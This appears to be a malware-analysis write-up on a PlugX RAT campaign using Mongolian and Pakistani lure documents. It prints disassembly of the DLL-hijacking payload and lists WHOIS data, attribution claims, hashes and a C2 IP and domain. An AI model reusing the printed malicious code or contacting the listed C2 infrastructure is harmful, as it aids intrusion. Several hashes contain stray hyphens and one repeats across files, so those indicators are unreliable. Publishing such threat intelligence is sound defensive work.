We can see all the events on do by the hijacking DLL.

```
          ;-- fcn.100014f0:
/ (fcn) CallVirtualProtect 13
|   CallVirtualProtect ();
|          0x100014f0      call VirtualProtect ; BOOL VirtualProtect(LPVOID lpAddress, SIZE_T dwSize, DWORD flNewProtect, PDWORD lpflOldProtect)
|          0x100014f5      push 0 ; UINT uExitCode
\          0x100014f7      call dword [sym.imp.KERNEL32.dll_ExitProcess] ; 0x10002014 ; VOID ExitProcess(UINT uExitCode)
           0x100014fd      ret
           0x100014fe      nop
           0x100014ff      nop
          ;-- fcn.10001500:
          ;-- eip:
/ (fcn) Commandline 41
|   Commandline ();
|          0x10001500      push ecx
|          0x10001501      lea eax, [esp]
|          0x10001505      push eax ; LPCWSTR lpCmdLine
|          0x10001506      call dword [sym.imp.KERNEL32.dll_GetCommandLineW] ; 0x10002004 ; "\n!" ; LPWSTR GetCommandLineW(void)
|          0x1000150c      push eax ; int *pNumArgs
|          0x1000150d      call dword [sym.imp.SHELL32.dll_CommandLineToArgvW] ; 0x10002024 ; "*!" ; LPWSTR *CommandLineToArgvW(LPCWSTR lpCmdLine, int *pNumArgs)
|          0x10001513      test eax, eax
|      ,=< 0x10001515      je 0x10001525
|      |   0x10001517      mov ecx, dword [esp]
|      |   0x1000151b      xor eax, eax
|      |   0x1000151d      cmp ecx, 2 ; 2
|      |   0x10001520      sete al
|      |   0x10001523      pop ecx
|      |   0x10001524      ret
|      :   0x10001525      xor eax, eax
|      :   0x10001527      pop ecx
\      :   0x10001528      ret
       :   0x10001529      nop
       :   0x1000152a      nop
       :   0x1000152b      nop
       :   0x1000152c      nop
       :   0x1000152d      nop
       :   0x1000152e      nop
       :   0x1000152f      nop
/ (fcn) sym.dllmain.dll_StartHttpServer 5
|   sym.dllmain.dll_StartHttpServer ();
\      `=< 0x10001530      jmp CallVirtualProtect
           0x10001535      nop
           0x10001536      nop
           0x10001537      nop
           0x10001538      nop
           0x10001539      nop
           0x1000153a      nop
           0x1000153b      nop
           0x1000153c      nop
           0x1000153d      nop
```


Cyber kill chain

The process graph resume the cyber kill chain used by the attacker.



Cyber Threat Intel

The malware is as well-know RAT, PlugX current used since 2012 on the Chinese APT group.The domain used as C2 is based in Canada by the cloud provider GoDaddy.



The information put in the domain register has a Chinese provenance.

apple-net.com

Domain Information

Domain:	apple-net.com
Registrar:	GoDaddy.com, LLC
Registered On:	2018-10-22
Expires On:	2019-10-22
Updated On:	2018-10-22
Status:	clientDeleteProhibited clientRenewProhibited clientTransferProhibited clientUpdateProhibited
Name Servers:	ns55.domaincontrol.com ns56.domaincontrol.com

Registrant Contact

Organization:	Ma Ge Bei Luo Xiang Gang Jiu Dian
State:	Hai Gang Cheng
Country:	HK
Email:	Select Contact Domain Holder link at https://www.godaddy.com /whois/results.aspx?domain=apple-net.com

Administrative Contact

Email:	Select Contact Domain Holder link at https://www.godaddy.com /whois/results.aspx?domain=apple-net.com

Technical Contact

Email:	Select Contact Domain Holder link at https://www.godaddy.com /whois/results.aspx?domain=apple-net.com

This operation is done by the Chinese APT group(s) after the visit of the U.S. National Security Advisor in Mongolia about the national security concept.

The U.S. National Security Advisor pays visit to Mongolia

POLITICS

B.Misheel
misheel@montsame.gov.mn
2019-07-01 14:46:11

Ulaanbaatar /MONTSAME/ Assistant to the President of the United States Donald Trump for National Security Affairs, Ambassador John Robert Bolton has arrived to Mongolia on June 30.

The document are a compiled of muliple documents about the national security concept available on the web.

[PDF] NATIONAL SECURITY CONCEPT OF MONGOLIA
www.nsc.gov.mn/.../National%20Security%20Concept... ▾ Traduire cette page
NATIONAL SECURITY CONCEPT OF MONGOLIA. CHAPTER ONE GENERAL PROVISIONS. 1.1 National Security. I.1.1. Mongolia's national security shall ...

[PDF]
National Security Concept of Mongolia: Basic Principle CHAPTE...
www.nids.mod.go.jp/english/publication/joint.../09.pdf ▾ Traduire cette page
de D Ganbat - Cité 3 fois - Autres articles
National Security Concept of Mongolia: Basic Principle. Damba Ganbat. It's been over 21 years since Mongolia has declared that the nation will ensure its.

National Security Concept Of Mongolia | Mongolian Journal of ...
https://www.mongoliajol.info/index.php/MJIA/.../1028 ▾ Traduire cette page
de D Zolboo - 2018
27 sept. 2018 - D, Z. (2018). **National Security Concept Of Mongolia**. Mongolian Journal of International Affairs, 20, 115-139. Retrieved from ...

[PDF]
The Significance of Mongolia's Foreign Policy and ... - Semantic ...
https://pdfs.semanticscholar.org/.../d8df061175292811c... ▾ Traduire cette page
2018
18 mai 2018 - **National security concept of Mongolia** (2010). Six-Party Talk. The six-party talks were a series of multilateral negotiations held intermittently ...

[PDF] security sector governance in mongolia - DCAF
https://www.dcaf.ch/.../Security%20sector%20governan... ▾ Traduire cette page
versions of the **National Security Concept of Mongolia** and Law on Armed. Forces of Mongolia, Law on Military Service, Law on Legal status of military personnel ...

The others samples are leurs against Jaish group who have recently infiltrate Kashmir. Pakistan and China cooperate against the Jaish Association who have increased since the attack foiled in November 2018 against the Chinese consulate. This infiltration on the Jaish group on the Kashmir has give all the cyberattacks who have analysed and military deployments observed by d-atis between Pakistan, India and China since the last 2 months.

Indicators Of Compromise (IOC)

c3159d4f85ceb84c4a0f7ea9208928e729a30d-dda4fead7ec6257c7dd1984763	NATIONAL SECURITY CONCEPT OF MONGOLIA.exe
918de40e8ba7e9c1ba555aa22c8acbfd-f77f9c050d5ddcd7bd0e3221195c876f	DSR & CSR of Special Branch Sind.exe
fb3e3d9671bb733fcecd6900def15b9a6b4f36b0a35b-dc769b0a69bc5fb7e40d	Daily News (19-8-2019)(Soft Copy).lnk
94d55adbc7ec682feca892158af2a85a5e00e-fa597aa982d2353cae5c9c8e306	http_dll.dll

22213496e4613b226f30da3c9f3dd612c9655cd-c3fd72bafc3a21d38893879fa	http_dll.dat
c3159d4f85ceb84c4a0f7ea9208928e729a30d-dda4fead7ec6257c7dd1984763	unsecapp.exe
a0385659fe284a85d471da0e909bfb-b102bfe184b1466912c1cf41844ce4ee4b	Daily News (19-8-2019)(Soft Copy).doc
9555d2ae685a1606cac0992922cecd7872d-d0267c8bf8267a137c5a41a14c32c	NATIONAL SECURITY CONCEPT OF MONGOLIA.docx
9a8880b4495d103ae30f7b0cd77824c25e2adcb-d6f616e01798de6defd1bbfef	DSR.docx
167.88.180.148	IP C2
www.apple-net.com	Domain C2

Links

Original tweet: https://twitter.com/h4ckak/status/1163328926573137922

Links Anyrun:

Documents:

Ref MITRE ATTACK : PlugX RAT